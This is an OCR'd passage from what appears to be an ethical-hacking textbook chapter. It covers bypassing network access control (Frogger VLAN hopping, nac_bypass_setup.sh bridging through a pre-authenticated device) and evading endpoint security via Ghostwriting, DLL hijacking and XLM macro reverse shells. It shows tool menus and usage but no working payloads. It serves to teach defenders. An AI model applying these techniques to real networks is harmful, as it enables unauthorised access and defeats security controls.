
- **Frogger**

  Source: *https://github.com*

  Frogger is a simple VLAN enumeration and hopping script. It sniffs out CDP packets and extracts VTP domain name, VLAN management address, native VLAN ID, and IOS version of Cisco devices. The tool will enable a DTP trunk attack automatically. It also sniffs out and extracts all 802.1Q tagged VLAN packets within STP packets and extracts the unique IDs. It provides an auto option to auto-create a VLAN interface within the discovered network to connect to that VLAN.

  Attackers run the following command with root privileges to perform VLAN hopping and bypass NAC:

  ```
  ./frogger.sh
  ```



```
   --- Frogger - The VLAN Hopper Version 2.0 ---

---------------------------------------------------------------------------------------------------
                         ---  Main Menu - Select Option  ---
---------------------------------------------------------------------------------------------------

[1] - DTP Scan - Check if VLAN Hopping is possible (Passive Check)

[2] - DTP VLAN Hop - Run VLAN Attack on 802.1Q with CDP - (Active Attack) - Most Common Option

[3] - DTP VLAN Hop - Run VLAN Attack on 802.1Q where CDP is disabled - (Active Attack)

[4] - SNMP VLAN Hop - Run VLAN Attack using SNMP - (Active Attack)

[5] - CDP Extract - Extract just CDP device information - (Passive Check)

[6] - SNMP Extract - Extract VLAN information using SNMP - (Read-Only)

[7] - Exit script

---------------------------------------------------------------------------------------------------
[?] Enter choice: [ 1 - 7 ]
```

Figure 12.58: Screenshot of Frogger

Bypassing NAC using Pre-authenticated Device


Attackers can gain access to an authenticated device and use that device to bypass NAC. Attackers place their device (e.g., Raspberry Pi) between the pre-authenticated device and the authentication server to ensure that the traffic flows through their device.

Tools to Bypass NAC using a Pre-authenticated Device

- **nac_bypass_setup.sh**

  Source: *https://github.com*

  The basic requirement for an NAC bypass is to access a device that has already been authenticated. This device is used to log into the network and then smuggle in network packages from a different device. This involves placing the attacker's system between the network switch and the authenticated device. One way to do this is with a Raspberry Pi and two network adapters.




```
nac_bypass_setup.sh v0.6.4 usage:
    -1 <eth>    network interface plugged into switch
    -2 <eth>    network interface plugged into victim machine
    -a          autonomous mode
    -c          start connection setup only
    -g <MAC>    set gateway MAC address (GWMAC) manually
    -h          display this help
    -i          start initial setup only
    -r          reset all settings
    -R          enable port redirection for Responder.py
    -S          enable port redirection for OpenSSH and start the service
```

Figure 12.59: Screenshot displaying nac_bypass_setup.sh parameters

The following are some additional tools to bypass NAC using a pre-authenticated device:

- NACkered (*https://github.com*)
- Silentbridge (*https://github.com*)
- Fenrir (https://github.com)
- BITM (*https://github.com*)



Bypassing Endpoint Security using Ghostwriting and Application Whitelisting

Ghostwriting

- Ghostwriting is a bypass technique that involves **modifying the structure of the malware** code without effecting its functionality
- Ghostwriting is used to bypass antivirus software by utilizing **binary deconstruction**, insertion of arbitrary assembly code, and **reconstruction**
- Attackers use this technique to bypass the endpoint device security agents such as antivirus and hide malware to **evade signature-based detection**
- Attackers use tools such as **Ghostwriting.sh** to modify the structure of the malware

Application Whitelisting

- Application whitelisting is a security feature in Windows systems to defend against execution of malicious applications
- While executing a legitimate application, it looks for the required DLLs in the current location where the executable is saved
- Attackers perform **DLL hijacking** to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides
- Malicious DLL gets executed along with the application to disable endpoint security
- Attackers also use **rundll32.exe**, **regsvr32.exe**, and **PowerShell** to evade application whitelisting of the endpoint security

Bypassing Endpoint Security using Ghostwriting

Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality. This can be done by the deconstruction of assembly code and adding an arbitrary code. Attackers use this technique to bypass endpoint device security agents such as an antivirus and hide malware to evade signature-based detection.

Attackers use tools such as Ghostwriting.sh to modify the malware structure.

- **Ghostwriting.sh**

  Source: *https://github.com*

  Ghostwriting is used to bypass antivirus software by utilizing binary deconstruction, insertion of arbitrary assembly code, and reconstruction. It uses the built-in Metasploit tools to perform these actions. Ghostwriting.sh is a tool to automate this process.

  Ghost writing will download and launch all required parameters and establish a C2 connection with the remote server. Then, attackers disassemble the file and add their own code in the form of signature evasion. The malware-loaded file reassembles the binaries with the code added earlier. Now, it establishes a connection with the target remote server to transfer the file.

Bypassing Endpoint Security using Application Whitelisting

Application whitelisting is a security feature in Windows systems to defend against insecure or malicious application execution. It contains the list of signed applications that are allowed to run in the system. While executing a legitimate and signed application, it looks for the required DLLs in the current location where the executable is saved and then searches in other locations.

Attackers perform DLL hijacking to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides. Then, the malicious DLL gets executed along with the application to disable endpoint security.

In DLL hijacking, attackers abuse the process of handling DLLs by Windows OS along with its search order, which helps in locating DLLs during their loading into a program. This method of hijacking DLL loads allows attackers to maintain persistence and elevate privileges while avoiding detection during malicious DLL loading.

Attackers also use rundll32.exe, regsvr32.exe, and PowerShell to evade application whitelisting of the endpoint security solution.

Bypassing Endpoint Security using XLM Weaponization

- Attackers weaponize **Excel macro (XLM) sheets** to bypass the endpoint protection and **execute malicious payload** on the target system

XLM Weaponization

- Create a **reverse shell payload** using PowerShell script
